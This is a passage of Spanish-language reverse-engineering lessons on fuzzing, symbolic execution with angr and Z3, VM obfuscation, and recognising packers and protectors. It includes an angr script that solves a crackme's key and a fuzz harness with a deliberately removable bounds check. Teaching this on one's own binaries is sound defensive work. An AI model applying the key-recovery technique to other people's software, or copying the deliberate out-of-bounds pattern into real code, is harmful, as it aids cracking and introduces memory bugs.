> Especialización, no requisito de 2C. Se practica con un **parser o crackme propio** y busca **encontrar y entender fallos** (bugs de robustez) y condiciones de entrada, en clave defensiva. **Prerrequisitos:** C/compilación (1.5), WinDbg/heap (2.19), método de análisis (4.1).

Dos técnicas que **automatizan** la búsqueda de problemas, cada una por un camino distinto:

Fuzzing: romper a fuerza de entradas

El fuzzing encuentra fallos en el parser, pero no sustituye la reconstrucción de su estructura: para deducir campos y framing desde muestras, consulta 4.5.

Fuzzear es alimentar al programa con **muchísimas entradas** (mutadas o generadas) y ver cuáles lo hacen **crashear o colgarse**. Un crash es una pista de un bug (overflow, desreferencia nula, consumo de memoria). El flujo (**conocimiento externo**):

1. **Elegí un objetivo chico:** un **parser propio** (lee un formato de archivo o un input de texto) o un crackme. Cuanto más acotado, mejor.
2. **Semillas:** juntá entradas válidas de ejemplo (*corpus* inicial).
3. **Fuzzer:** herramientas como **AFL++**, **libFuzzer** (si compilás con instrumentación) o **WinAFL** en Windows. Mutan el corpus y maximizan la **cobertura** de código.
4. **Guardá todo:** cada entrada que provoca un crash se **guarda** tal cual, para reproducir.
5. **Triage:** reproducís el crash (con Page Heap de 2.19 si es de memoria), lo minimizás y explicás la causa.

La **reproducibilidad** es el punto: un fuzzing sirve si podés volver a disparar el crash con la entrada guardada y señalar la línea.

Reducir el corpus y minimizar un crash son tareas distintas

El corpus puede crecer con casos que recorren los mismos caminos. En libFuzzer, -merge=1 permite construir un corpus reducido conservando las entradas que aportan cobertura nueva; no promete conservar todas las propiedades semánticas ni elegir el archivo más corto para cada camino. Conserva el corpus original y versiona el corpus curado por separado.

Minimizar un **crash concreto** busca una entrada más pequeña que siga reproduciendo ese mismo fallo; libFuzzer ofrece -minimize_crash=1 con un límite de ejecuciones/tiempo. Guarda siempre el crash original, la versión minimizada, hashes y el comando exacto. Los flags cambian entre fuzzers: consulta la documentación de la herramienta y no uses una opción de corpus como sustituto de reproducir el fallo.

Análisis simbólico: resolver en vez de adivinar

En vez de probar entradas al azar, la **ejecución simbólica** trata la entrada como una **incógnita** y, con un *solver* (SMT), calcula **qué valor** hace que la ejecución tome un camino. Sirve para "¿qué entrada llega a este bloque?" sin fuerza bruta (**conocimiento externo**). Herramientas: **angr**, **Triton**, **Miasm** (el "taller actual" de 2.9 las nombra). Dónde brilla:

- Un crackme con una comparación compleja: angr puede **hallar la clave** resolviendo las restricciones hasta el "chico bueno".
- Encontrar la entrada que alcanza un bloque de error que el fuzzer no pega por azar.

Límite práctico: la **explosión de caminos**. En binarios grandes el árbol de estados crece muchísimo; por eso conviene **acotar** (empezar desde una función, fijar longitudes) y combinarlo con fuzzing.

Ejemplo: fuzzing + simbólico sobre un parser propio

*(Ejemplo **ilustrativo**: flujo y salida construidos.)*

```
Objetivo: parser propio  parse_registro(archivo)   (lee un header + N bytes)

Fuzzing (WinAFL, 2 h, corpus de 5 archivos válidos):
  crashes/ id:000  → len declarado 0xFFFF con archivo de 20 bytes
  Triage con Page Heap: AV en parse_registro+0x3e (lee fuera del buffer)
  Causa: confía en el 'len' del header sin validarlo contra el tamaño real.

Simbólico (angr) para alcanzar el bloque "formato_v2":
  entrada hallada: primeros 4 bytes = "RG02"  → toma ese camino
```

El fuzzer encontró un bug de robustez (no valida `len`); angr encontró **qué bytes** activan una rama concreta. Los dos resultados son **reproducibles** y señalan una línea.

libFuzzer necesita la firma `LLVMFuzzerTestOneInput` y un flag de compilación

Los flags `-merge=1` / `-minimize_crash=1` son del **binario instrumentado**, no de un `main()` normal. Hay que exportar `int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size)` y compilar con el runtime de fuzzing:

```
:: MSVC (VS 2022 Developer Command Prompt x64):
cl /fsanitize=fuzzer /fsanitize=address /Zi /Od fuzz_clsf.c /Fe:fuzz_clsf.exe
:: Clang en Windows:
clang -g -O1 -fsanitize=fuzzer,address fuzz_clsf.c -o fuzz_clsf.exe
:: Ejecutar y minimizar un crash:
mkdir corpus && fuzz_clsf.exe corpus -max_total_time=60
fuzz_clsf.exe -minimize_crash=1 -max_total_time=30 crash-xxxx
```

El harness mínimo valida la cabecera y deja un *out-of-bounds* a propósito si comentás el chequeo de longitud:

```
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
    if (Size < sizeof(CabeceraCLSF)) return 0;
    const CabeceraCLSF *h = (const CabeceraCLSF *)Data;
    if (memcmp(h->magic, "CLSF", 4) != 0 || h->version != 1) return 0;
    if ((size_t)h->hdr_len + h->body_len > Size) return 0;   // comentá esto y ASan caza el
OOB
    volatile uint8_t sum = 0;
    for (uint16_t i = 0; i < h->body_len; ++i) sum ^= Data[h->hdr_len + i];
    return 0;
}
```

Práctica

En tu VM, con un **parser propio** y datos de prueba inventados:

1. Definí un harness determinista que procese una entrada y termine sin depender de red, reloj, rutas personales ni servicios externos.
2. Prepará un corpus pequeño de archivos válidos y anotá qué estructura cubre cada uno. Guardá una copia inmutable del corpus inicial.
3. Activá cobertura si la herramienta lo permite; ejecutá con límites razonables de tiempo y memoria. Conservá cada entrada que produzca un fallo.
4. Reproducí un crash sin el fuzzer, minimizá esa entrada para conservar el mismo fallo y registra versión de herramienta, comando, hash del original y del caso reducido, y pila/síntoma.
5. Reducí por separado el corpus preservando cobertura (en libFuzzer, -merge=1); compara cobertura y cantidad de casos. No borres el corpus original ni los crashes.
6. Corregí el parser y añadí el caso reducido como regresión; comprobá que los ejemplos válidos siguen pasando.

7. Como ejercicio separado, usá angr sobre un binario propio pequeño para hallar una entrada que alcance una rama concreta; explicá qué restricciones resolvió y qué quedó fuera del modelo.

Preguntas de repaso

▼ **¿Qué es fuzzing y qué buscás con un crash?**

> Alimentar el programa con **muchas entradas** (mutadas/generadas) para ver cuáles lo rompen. Un **crash** es la pista de un bug (overflow, null deref, etc.); lo guardás para reproducir y explicar la causa.

▼ **¿Por qué guardás cada entrada que crashea?**

> Por **reproducibilidad**: un hallazgo sirve si podés volver a disparar el crash con esa entrada exacta, minimizarla y señalar la línea culpable.

▼ **¿En qué se diferencia el análisis simbólico del fuzzing?**

> El fuzzing **prueba** entradas (al azar/mutadas); el simbólico trata la entrada como **incógnita** y un *solver* **calcula** qué valor toma un camino. Uno adivina con cobertura; el otro resuelve restricciones.

▼ **¿Cuál es el límite típico del análisis simbólico?**

> La **explosión de caminos**: el árbol de estados crece muchísimo en binarios grandes. Se acota (desde una función, fijando longitudes) y se combina con fuzzing.

▼ **¿Qué herramientas nombrás para cada técnica?**

> Fuzzing: **AFL++**, **libFuzzer**, **WinAFL**. Simbólico: **angr**, **Triton**, **Miasm**.

> **Puerta de salida (optativa)**
>
> Podés: (1) fuzzear un parser/crackme propio y guardar los crashes; (2) reproducir y explicar un crash con Page Heap; (3) usar ejecución simbólica para hallar la entrada que alcanza un bloque; (4) minimizar un crash reproducible y un corpus conservando cobertura; explicar la explosión de caminos y cuándo combinar ambas.

Fuentes de esta lección

- LLVM: libFuzzer: coverage-guided fuzz testing.
- Herramientas: el taller actual (2.9) — menciona angr, Unicorn, Triton y Miasm en el taller moderno.
- WinDbg, TTD y heap (2.19) — Page Heap para reproducir y diagnosticar los crashes de memoria del fuzzing.

Capas de esta lección

Contenido observado en CLS: la mención de angr/Triton/Miasm en el taller actual (2.9).
Conocimiento externo: fuzzing (AFL++/libFuzzer/WinAFL), ejecución simbólica (angr) y la explosión de caminos. **Recomendación editorial:** el enfoque sobre binarios propios, el ejemplo ilustrativo y la práctica de triage reproducible.

Ejecución simbólica y concólica: desofuscar con un solver

> **Objetivo de la lección**
>
> Entender qué es la **ejecución simbólica** y la **concólica**, y usarlas para recuperar las condiciones de un binario propio ofuscado (qué entrada lo lleva a una rama) y para **simplificar** expresiones enredadas. Saber **cuándo no sirve** y por qué. **Prerrequisitos:** fundamentos de simbólico (2.24), ofuscación nativa (2.10), instrucciones (2.2) y scripting (2.21). *Contexto recomendado:* método de análisis (4.1).

Esto es **análisis**, no evasión: se usa el solver sobre **binarios propios o crackmes didácticos** para entender su lógica. No se producen cracks, keygens ni parches de software comercial.

Qué es la ejecución simbólica

En la ejecución **concreta** (la de siempre), una variable tiene un valor: `eax = 0x41`. En la **simbólica**, la variable es una *incógnita* —la llamamos `x`— y el motor va anotando, instrucción por instrucción, **qué operaciones se le hicieron**. Cuando el programa llega a un salto condicional, en vez de tomar un camino, el motor guarda la **restricción** (*path constraint*) que haría cierto ese salto y puede explorar **los dos lados** (**conocimiento externo**).

Al final, cada camino es una lista de restricciones del estilo «`(x ^ 0x23) + 7 == 0x62`». Esa lista se le entrega a un **solver SMT** (típicamente **Z3**), que responde una de dos cosas: *insatisfacible* (ninguna entrada llega acá) o *satisfacible* y, de paso, **un valor concreto de** `x` que cumple. Ese valor es, muchas veces, la «clave» que buscabas: en vez de leer y revertir el algoritmo a mano, le preguntás al solver qué entrada produce el resultado.

Por qué «concólica» (concrete + symbolic)

El simbólico puro se ahoga cuando el programa llama al sistema operativo, lee un archivo o depende del entorno: no todo se puede dejar como incógnita. La **ejecución concólica** mezcla las dos: mantiene simbólico **lo que te interesa** (la entrada del usuario) y **concretiza** el resto (una syscall devuelve un valor fijo, una librería se reemplaza por un modelo). Así el árbol de caminos no explota por cosas que no te importan. En la práctica, casi siempre vas a trabajar en modo concólico.

Los tres motores que vas a encontrar

Motor	Cómo trabaja	Cuándo elegirlo
angr (Python)	Levanta el binario a VEX IR y emula con estados simbólicos; `SimulationManager` gestiona los caminos	El más completo para «encontrá la entrada que llega acá»; mucho ejemplo de crackmes
Triton (C++/Python)	Construye el AST simbólico de cada instrucción x86/x64 y lo resuelve con Z3; se engancha a una traza	Cuando ya tenés una *traza* concreta y querés razonar sobre ella (ideal junto a DBI, 2.29)
Miasm (Python)	IR propio, ensambla/desensambla, emula y hace simbólico; buen *lifting*	Reconstrucción de flujo y desofuscación de rutinas puntuales

Los tres apoyan abajo en un solver: **Z3** (de Microsoft Research) es el más usado. No hace falta escribir Z3 a mano para empezar —angr lo maneja por vos—, pero conviene entender que ahí abajo hay un demostrador de teoremas sobre *bitvectors*.

El enemigo: explosión de caminos

Cada salto condicional **duplica** la cantidad de estados a seguir. Un bucle que corre 32 veces con una rama adentro son `2³²` caminos: inmanejable. La ofuscación **empeora** esto a propósito —el **aplanamiento de flujo** (2.10) convierte un programa lineal en un *switch* gigante, y los **predicados opacos** agregan ramas falsas—. Mitigaciones:

- **Exploración dirigida:** decile al motor *adónde* querés llegar (`find=`) y *qué* evitar (`avoid=`), para que no explore todo.
- **Concretizar:** fijá la longitud de la entrada, modelá las syscalls, saltá funciones de librería con *SimProcedures*.
- **Veritesting / fusión de estados:** angr puede unir caminos equivalentes para no multiplicarlos.
- **Límites:** cota de pasos, de memoria y de tiempo; si no cierra, cambiá de técnica (trazá con DBI, 2.29, y pasale la traza a Triton).

Simplificar expresiones y MBA

Una técnica de ofuscación frecuente es el **MBA** (*mixed boolean-arithmetic*): reemplazar `x + y` por una maraña equivalente de `and`, `or`, `xor` y sumas. El solver sirve para **probar que dos expresiones son iguales** y así deshacer la maraña. La identidad clásica:

```
# Z3: demostrar que una expresión MBA es, en realidad, una suma
from z3 import BitVec, prove
x, y = BitVec("x", 32), BitVec("y", 32)
prove((x ^ y) + 2 * (x & y) == x + y)   # imprime: proved
```

Si `prove` dice *proved*, esa expresión complicada era `x + y` disfrazada. Lo mismo sirve para confirmar que un chequeo enrevesado equivale a un simple `cmp`.

Ejemplo paso a paso: resolver un crackme propio con angr

*(Ejemplo **ilustrativo**: código de referencia sobre un binario propio; no es un volcado de una corrida verificada en esta edición.)*

Como el curso es **solo Windows**, no entramos por `stdin` ni leemos la salida con `posix.dumps` (eso es de binarios ELF/Linux; en un PE de MSVC devuelve vacío y `simgr.found` queda siempre `[]`). Arrancamos **directo en la función de validación** con `blank_state`, ponemos la entrada en memoria y dirigimos la búsqueda por **direcciones de bloque** (el que devuelve «correcto» vs. el que devuelve «incorrecto»):

```
# resolver.py — crackme PROPIO, PE de Windows x64.
# Entra directo en validar(const char *clave), sin pasar por el CRT.
import angr, claripy

proj = angr.Project("./crackme_propio.exe", auto_load_libs=False)

ADDR_VALIDAR = 0x140001000   # prólogo de validar()
ADDR_EXITO   = 0x140001085   # bloque que devuelve 1 (Correcto)
ADDR_FALLO   = 0x140001090   # bloque que devuelve 0 (Incorrecto)
BUF_ADDR     = 0x140050000   # memoria escribible donde alojar la clave

clave = claripy.BVS("clave", 16 * 8)
estado = proj.factory.blank_state(addr=ADDR_VALIDAR)

# escribir el bitvector en memoria y apuntar RCX (1.er arg en Windows x64) al buffer
estado.memory.store(BUF_ADDR, clave)
estado.regs.rcx = BUF_ADDR

# 15 bytes ASCII imprimible + terminador nulo
for b in clave.chop(8)[:-1]:
    estado.solver.add(b >= 0x20, b <= 0x7e)
estado.solver.add(clave.chop(8)[-1] == 0x00)

simgr = proj.factory.simulation_manager(estado)
simgr.explore(find=ADDR_EXITO, avoid=ADDR_FALLO)

if simgr.found:
    s = simgr.found[0]
    print("clave:", s.solver.eval(clave, cast_to=bytes).rstrip(b"\x00").decode())
```

Qué hizo: arrancó el estado **en el prólogo de `validar()`** (con `blank_state`, no en el *entry point*, para no modelar el CRT), puso 16 bytes simbólicos en una dirección escribible y apuntó `RCX` ahí (primer argumento en la ABI de Windows x64), y dirigió la búsqueda a la **dirección** del bloque «correcto» evitando la del «incorrecto» (esas direcciones las sacás en IDA/Ghidra). Si **no** encuentra nada o tarda infinito, la lección está en el *porqué*: explosión de caminos, un bucle sin cota, o una comprobación que depende de algo que no modelaste.

En Windows: no modeles el CRT, entrá por la función de validación

Alimentar la entrada por `stdin` en un `.exe` de MSVC arrastra a angr por el runtime de C (`ReadFile`, buffers de `conio`…) y dispara *timeouts* o explosión de caminos que no te interesan. Dos salidas: (1) pasá la entrada por `sys.argv[1]` en vez de stdin; (2) la del ejemplo de arriba — `blank_state(addr=…)` en el prólogo de la validación (no `entry_state`, que es para el *entry point*), con la entrada en memoria y `RCX` apuntándola—. Y nunca guíes `find` / `avoid` con `posix.dumps(1)` / `stdin`: eso lee el descriptor POSIX de Linux; en un PE de Windows la salida va por `WriteFile` / `ucrtbase`, así que dirigí por **direcciones de bloque**.

Práctica

En tu VM, con un **crackme propio** (compilá uno en C con una comprobación aritmética sobre la entrada):

1. Escribí la comprobación a propósito como una cuenta (p. ej. `(entrada[i] ^ 0x5A) + i == tabla[i]`) y compilalo.
2. Resolvelo con angr usando `find` / `avoid`; verificá que la clave que da el solver es aceptada por el programa real.
3. Agregá un bucle grande o una rama extra y observá cómo cambia el tiempo: explicá qué pasó con los caminos.
4. Tomá una línea con MBA (usá la identidad de arriba) y demostrá con Z3 a qué operación simple equivale.

Preguntas de repaso

▼ **¿Qué le pedís en el fondo a un solver SMT?**

> Que decida si un conjunto de restricciones sobre *bitvectors* es **satisfacible** y, si lo es, que te dé **un valor concreto** de las incógnitas que las cumple. Ese valor suele ser la entrada que buscabas.

▼ **¿Por qué casi siempre se trabaja en modo concólico y no simbólico puro?**

> Porque dejar **todo** simbólico (syscalls, entorno, librerías) hace explotar el árbol de caminos. El concólico mantiene simbólica solo la entrada de interés y **concretiza** el resto, acotando el problema.

▼ **¿Cómo empeora la ofuscación la ejecución simbólica?**

> El **aplanamiento de flujo** multiplica las ramas (un *switch* gigante) y los **predicados opacos** agregan caminos falsos. Más ramas = más estados = explosión de caminos. Por eso se usa exploración dirigida, fusión de estados y límites.

▼ **¿Para qué sirve `prove` de Z3 frente a un MBA?**

> Para **demostrar que la expresión enrevesada es igual** a una operación simple (p. ej. que `(x^y)+2*(x&y)` es `x+y`). Así deshacés la maraña con una garantía matemática, no por inspección a ojo.

▼ **El motor no encuentra solución ni termina. ¿Qué revisás?**

> Si hay un **bucle sin cota**, si falta **concretizar** algo (longitud de entrada, una syscall), si conviene **dirigir** con `find` / `avoid`, o si el binario está virtualizado (2.26) y hay que trazarlo con DBI (2.29) antes.

> **Puerta de salida**
>
> Podés: (1) explicar qué es un estado simbólico y un *path constraint*; (2) resolver un crackme propio con angr dirigiendo la búsqueda; (3) nombrar dos causas de explosión de caminos y sus mitigaciones; (4) demostrar con Z3 que un MBA equivale a una operación simple.

Fuentes de esta lección

- docs.angr.io — `SimulationManager`, `explore(find=, avoid=)`, *SimProcedures*, veritesting (conocimiento externo, documentación primaria).
- triton-library.github.io — AST simbólico por instrucción y resolución con Z3.
- github.com/cea-sec/miasm — IR, emulación y simbólico.
- github.com/Z3Prover/z3 — el solver SMT; API de Python para *bitvectors*.
- 2.24 Fuzzing y simbólico — la introducción sobre la que se apoya esta lección.

> **Capas de esta lección**
>
> **Contenido observado en CLS:** la ofuscación y el aplanamiento de flujo de los capítulos 26/30 (vistos en 2.10), como el problema que motiva el solver. **Conocimiento externo (agregado por esta edición):** ejecución simbólica/concólica, angr/Triton/Miasm/Z3, explosión de caminos y MBA. **Recomendación editorial:** los ejemplos y la práctica son ilustrativos; no hay laboratorio compilado con hashes en esta edición.

Ofuscación por máquina virtual: dispatcher, bytecode y handlers

Objetivo de la lección

Reconocer un binario protegido por virtualización de código e identificar sus piezas (*dispatcher*, puntero de instrucción virtual, tabla de *handlers* y región de *bytecode*), y entender a alto nivel cómo se **devirtualiza**. La práctica es sobre una **mini-VM propia**. **Prerrequisitos:** ofuscación nativa (2.10) y ejecución simbólica (2.25).

Límite declarado

Esta lección enseña a **reconocer y entender** la virtualización. **No** se desvirtualizan protectores comerciales (VMProtect, Themida/WinLicense) ni se practica sobre software ajeno: eso queda fuera de alcance. Se practica sobre una VM didáctica que vos mismo escribís.

Qué es virtualizar código

En vez de proteger el x86 original, el protector lo **traduce a un bytecode propio** —un juego de instrucciones inventado, distinto en cada binario— y embebe un **intérprete** que lo ejecuta. El resultado: cuando abrís la función en IDA/Ghidra, el x86 original **ya no está**; lo que ves es el intérprete corriendo un «programa» que no entendés, porque su lenguaje es secreto (**conocimiento externo**). Es la protección nativa más dura que vas a cruzar.

Anatomía de una VM de protección

- **Bytecode:** una región de datos (a menudo cifrada) con el «programa» virtual.
- **VIP** (*virtual instruction pointer*): puntero al bytecode; hace de «EIP» de la VM.
- **VSP** (*virtual stack pointer*): la VM suele ser de pila; opera sobre su propio stack.
- **Contexto virtual:** un bloque de memoria con los «registros» virtuales.
- **VMEnter / VMExit:** al entrar, guarda los registros nativos (típico `pushad` / `pushfd`); al salir, los restaura. Marca la frontera entre lo nativo y lo virtual.
- **Dispatcher:** el gran bucle *fetch → decode → dispatch*: lee el opcode que apunta el VIP y salta al handler que lo implementa, normalmente por una **tabla** (salto indirecto).
- **Handlers:** muchas rutinas chicas, una por operación virtual (sumar, xor, cargar, saltar…). Terminan volviendo al dispatcher.

Cómo reconocerla (las señales)

1. Un **bucle central enorme** con un **salto indirecto** a una tabla de direcciones.
2. **Muchos bloques pequeños** parecidos entre sí, todos terminando en el mismo lugar (vuelta al dispatcher): son los handlers.

3. Un **guardado masivo de contexto** al entrar y restaurarlo al salir (frontera VMEnter/VMExit).
4. Una **región de datos** que se recorre con un puntero que solo avanza (el VIP sobre el bytecode).
5. El *decompiler* produce algo gigante y sin sentido para una función que debería ser corta.

> **Si no ves un despachador central: *threaded code***
>
> No todas las VM convergen en un único `switch`. En protectores agresivos (VMProtect, Tigress en modo duro) se usa *indirect threading*: **cada handler termina con su propio *fetch* **del siguiente opcode y** salta directo al siguiente handler** (`jmp [tabla_handlers + rbx*8]`), sin volver a un despachador común. Si en IDA no aparece un bucle que converja en un solo bloque, buscá handlers encadenados que saltan de uno a otro por una tabla: también es una VM, solo que sin dispatcher central.

Devirtualizar: la idea, a alto nivel

No se «desvirtualiza con un botón». El flujo de trabajo de investigación es:

1. **Ubicar** el dispatcher y la tabla de handlers; aislar la frontera VMEnter/VMExit.
2. **Trazar** una corrida (con DBI, 2.29, o Triton) para ver qué handlers se ejecutan y en qué orden.
3. **Dar semántica** a cada handler: qué operación x86 equivale (este suma, este hace xor, este salta).
4. **Levantar** la traza a una IR (Triton/Miasm) y **simplificar** (deshacer MBA con el solver, 2.25), hasta recuperar la lógica original.

Es trabajoso y específico de cada VM. Para aprender el mecanismo —sin tocar un protector comercial— lo mejor es construir y analizar una VM propia.

Ejemplo paso a paso: una mini-VM didáctica

*(Ejemplo **ilustrativo**: VM propia en C para ver el patrón* fetch-decode-dispatch*, no un volcado de un protector.)*

```
// mini_vm.c — intérprete de un bytecode propio (didáctico)
enum { OP_SET=1, OP_XOR, OP_ADD, OP_CMP, OP_JNZ, OP_HALT };

// "programa" virtual: SET acc,0x41 ; XOR acc,0x23 ; CMP acc,0x62 ; HALT
unsigned char bytecode[] = { OP_SET,0x41,  OP_XOR,0x23,  OP_CMP,0x62,  OP_HALT };

int vm(unsigned char *vip) {       // vip = puntero de instrucción virtual
    int acc = 0, zf = 0;
    for (;;) {
        unsigned char op = *vip++;         // FETCH
        switch (op) {                       // DECODE + DISPATCH (la tabla)
            case OP_SET: acc  = *vip++;             break;   // handler SET
            case OP_XOR: acc ^= *vip++;             break;   // handler XOR
            case OP_ADD: acc += *vip++;             break;   // handler ADD
            case OP_CMP: zf   = (acc == *vip++);    break;   // handler CMP
            case OP_JNZ: { char d=*vip++; if(!zf) vip+=d; } break;
            case OP_HALT: return acc;                        // VMExit
        }
    }
}
```

Reconocé las piezas: `vip` es el VIP, el `for(;;)` + `switch` es el **dispatcher**, cada `case` es un **handler** y `bytecode[]` es el programa virtual. Un protector real tiene handlers cifrados, decenas de operaciones, el bytecode ofuscado y la frontera VMEnter/VMExit con `pushad`; pero el **esqueleto es este**. Si lo compilás y lo abrís en IDA, vas a ver el bucle con el salto a tabla: esa es la huella que hay que aprender a reconocer.

Práctica

En tu VM, sobre tu **propia** mini-VM:

1. Compilá `mini_vm.c` y abrilo en IDA/Ghidra; señalá el dispatcher, la tabla de saltos y la región de bytecode.
2. Agregá dos operaciones nuevas (p. ej. `OP_SHL` y `OP_SUB`) y mirá cómo crece la tabla de handlers.
3. A partir del binario (sin mirar el fuente), **reconstruí el programa virtual**: qué hace cada opcode y qué calcula `bytecode[]`.
4. Escribí en dos renglones por qué un *decompiler* no puede recuperar la lógica original mirando solo el intérprete.

Preguntas de repaso

▼ **¿Qué le pasó al x86 original cuando una función está virtualizada?**

> Se **tradujo a un bytecode propio** del protector y se reemplazó por un **intérprete** que lo ejecuta. El x86 original ya no aparece en el listado; ves el intérprete corriendo un «programa» en un lenguaje secreto.

▼ **Nombrá tres piezas de una VM de protección.**

> **Dispatcher** (el bucle fetch-decode-dispatch), **tabla de handlers** (una rutina por operación virtual), **VIP** (puntero al bytecode). También VSP, contexto virtual y la frontera VMEnter/VMExit.

▼ **¿Cuál es la señal más característica en el listado?**

> Un **bucle central** con un **salto indirecto a una tabla** y **muchos handlers chicos** que vuelven todos al mismo punto. Más el guardado masivo de contexto al entrar.

▼ **¿Por qué no se «desvirtualiza con un botón»?**

> Porque el juego de instrucciones es **distinto en cada binario**. Hay que darle semántica a cada handler, trazar una corrida, levantar a IR y simplificar. Es trabajo específico de cada VM.

▼ **¿Dónde queda la línea de lo que se practica?**

> Sobre una **VM propia** y para **reconocer** la técnica en general. Desvirtualizar protectores comerciales o software ajeno está **fuera de alcance**.

Puerta de salida

Podés: (1) explicar qué significa virtualizar código y por qué desaparece el x86 original; (2) identificar dispatcher, tabla de handlers, VIP y bytecode en tu mini-VM; (3) listar las señales de virtualización en un listado; (4) describir el flujo de devirtualización a alto nivel (trazar → dar semántica → levantar → simplificar).

Fuentes de esta lección

- Rolles, «Unpacking Virtualization Obfuscators» (USENIX WOOT 2009) — anatomía dispatcher/handlers y estrategia de devirtualización (conocimiento externo).
- tigress.wtf — obfuscador académico (Collberg) que incluye virtualización; sirve para generar muestras propias de estudio.
- Triton y Miasm — *lifting* y simplificación de trazas.
- 2.10 Ofuscación nativa y 2.25 Simbólico — el aplanamiento de flujo y el solver que se usan al simplificar.

Capas de esta lección

Contenido observado en CLS: la ofuscación nativa de 2.10 como escalón previo. **Conocimiento externo (agregado por esta edición):** la arquitectura de las VM de protección y el flujo de devirtualización, basados en literatura pública. **Recomendación editorial:** la mini-VM, los ejemplos y la práctica son ilustrativos; no se analizó ningún protector comercial.

Protectores comerciales y packers multicapa: reconocer, no evadir

Objetivo de la lección

Identificar qué familia de protector tiene un binario y reconocer una protección **multicapa** (packer sobre cifrado sobre VM), y **planear** un análisis seguro. **Prerrequisitos:** packers didácticos (2.17), taxonomía anti-análisis (2.15) y ofuscación por VM (2.26).

Encuadre legal y de alcance

Esta lección es de **reconocimiento**. **No** se desempaquetan protectores comerciales (Themida, WinLicense, VMProtect, Enigma, ACProtect) como práctica, ni se producen cracks, keygens o parches. La práctica usa **binarios propios** empaquetados con herramientas libres, o malware estudiado **en estático**. Desempaquetar protectores está fuera de alcance.

Packer vs protector

Un **packer** comprime el ejecutable y lo descomprime en memoria al arrancar (su objetivo original era el tamaño). Un **protector** suma **capas de defensa**: cifrado, anti-debug, anti-VM, anti-dump, verificación de integridad y, en la gama alta, **virtualización** (2.26) de las funciones críticas. En 2.17 desempaquetaste un UPX propio llegando al **OEP** (*original entry point*); acá subimos de dificultad para **reconocer** lo que no vas a poder —ni deber— desempaquetar.

Familias y sus huellas

Familia	Tipo	Huellas típicas (conocimiento externo)
UPX	Packer	Secciones `UPX0` / `UPX1`, IAT mínima, alta entropía; se reconoce con `upx -t`
ASPack / PECompact	Packer	Secciones `.aspack` / `.adata`; stub chico
ASProtect	Protector	SEH como flujo, IAT redirigida, trucos de robo de código
Enigma / Obsidium	Protector	Licenciamiento, anti-debug fuerte, VM parcial
Themida / WinLicense	Protector	Anti-todo, virtualización pesada, nombres de sección aleatorios
VMProtect	Protector (VM)	Virtualización dominante, poco código nativo, sección de bytecode
.NET Reactor / ConfuserEx	Protector .NET	Nombres *mangled*, control-flow en IL, anti-tamper (ver 3.1)

Las capas de una protección dura

Un protector serio no es una capa, son varias apiladas:

1. **Compresión / cifrado del cuerpo:** el código real no está legible en disco (entropía alta, casi sin imports).
2. **Stub de arranque:** descifra/descomprime en memoria y reconstruye la IAT.
3. **Anti-análisis:** chequeos de debugger/VM/tiempo (2.15) que abortan si te detectan.
4. **Anti-dump y anti-attach:** borran encabezados en memoria, falsean tamaños, detectan *attach*.
5. **Virtualización** de las rutinas críticas (licencia, checks): lo más duro de todo.

Por eso el **OEP** que en UPX era un salto limpio acá **no existe** como punto único: hay código robado, re-cifrado por tramos y funciones que nunca vuelven a ser x86 nativo. Reconocer esto es saber *cuándo parar*.

Herramientas de reconocimiento

- **Detect It Easy (DIE):** identifica packer/protector/compilador por firmas y muestra la **entropía por sección**.
- **PE-bear:** inspección de secciones, encabezados y directorios sin ejecutar nada.
- **Entropía:** una sección con entropía ~7,9/8 es casi seguro comprimida o cifrada; una sección de código normal ronda 6–6,5.
- **Imports:** una IAT con solo `LoadLibrary` / `GetProcAddress` grita «empaquetado».

> **IAT vacía: *splicing* y emulación de APIs**
>
> Los protectores duros van más allá de redirigir la IAT: la dejan **vacía o con entradas ficticias** y reemplazan cada llamada a una API importada por un *stub* propio que **emula la API** o ejecuta la *syscall* directamente. Por eso una IAT casi inexistente en un binario que claramente usa el sistema (abre archivos, red, registro) no es un error de lectura: es la huella de que los imports se resuelven y se envuelven en runtime. Reconstruir esa tabla es parte de lo que hace difícil —y, en software comercial, fuera de alcance— el análisis.

Ejemplo paso a paso: leer las capas de un binario propio

*(Ejemplo **ilustrativo**: valores típicos de un binario propio empaquetado; no un volcado verificado.)*

```
# empaquetar un binario PROPIO con una herramienta libre y mirar sus huellas
upx -9 hola_propio.exe                 # capa 1: compresión (didáctica)

# luego, con Detect It Easy en modo consola:
diec --entropy hola_propio.exe
# Sección   Entropía   Estado
# UPX0        0.00      (vacía en disco; se llena en memoria)
# UPX1        7.91      packed    <- alta: comprimida
# .rsrc       4.20      not packed

diec hola_propio.exe
# packer: UPX(4.x)[NRV,best]    <- identificación por firma
```

Qué leíste **sin ejecutar**: dos secciones con nombres de UPX, una vacía en disco y otra con entropía ~7,9 (comprimida), y la firma del packer. Si encima hubiera una **segunda capa** propia (p. ej. un XOR del cuerpo

hecho por vos para practicar), DIE mostraría entropía alta en otra sección y **no** reconocería firma: esa es la pista de «multicapa / a medida». El **plan** de análisis se escribe antes de tocar nada: qué capa resuelvo primero, qué espero ver, dónde está el riesgo.

Práctica

En tu VM, con binarios **propios**:

1. Compilá un «hola mundo» propio, empaquetalo con UPX e identificalo con DIE; anotá secciones y entropías.
2. Agregá una **segunda capa propia** (cifrá el cuerpo con un XOR en un stub que vos escribís) y volvé a medir: ¿qué cambió en la entropía y en la firma?
3. Tomá tres nombres de protector de la tabla y describí, de memoria, una huella de cada uno.
4. Escribí un **plan de análisis** de media página para un binario multicapa hipotético: orden de capas, qué herramienta en cada paso y en qué punto decidirías que está *fuera de alcance*.

Preguntas de repaso

▼ **¿Qué diferencia a un packer de un protector?**

> El packer **comprime** (y descomprime al arrancar). El protector agrega **capas de defensa**: cifrado, anti-debug/anti-VM, anti-dump, integridad y, en la gama alta, **virtualización** de funciones críticas.

▼ **¿Por qué la entropía por sección es una buena primera pista?**

> Porque datos comprimidos o cifrados tienen entropía **cercana a 8**, mientras que el código normal ronda 6–6,5. Una sección en ~7,9 casi seguro está empaquetada o cifrada, y se ve **sin ejecutar** el binario.

▼ **En un protector duro, ¿por qué el OEP «no existe» como en UPX?**

> Porque hay **código robado**, re-cifrado por tramos y funciones **virtualizadas** que nunca vuelven a ser x86 nativo. No hay un salto único y limpio al código original como en un packer de compresión.

▼ **¿Qué delata una IAT con casi solo `LoadLibrary` / `GetProcAddress`?**

> Que el binario **resuelve sus imports en runtime** (los reconstruye el stub tras descomprimir): señal clásica de empaquetado. La IAT «real» no está en el PE de disco.

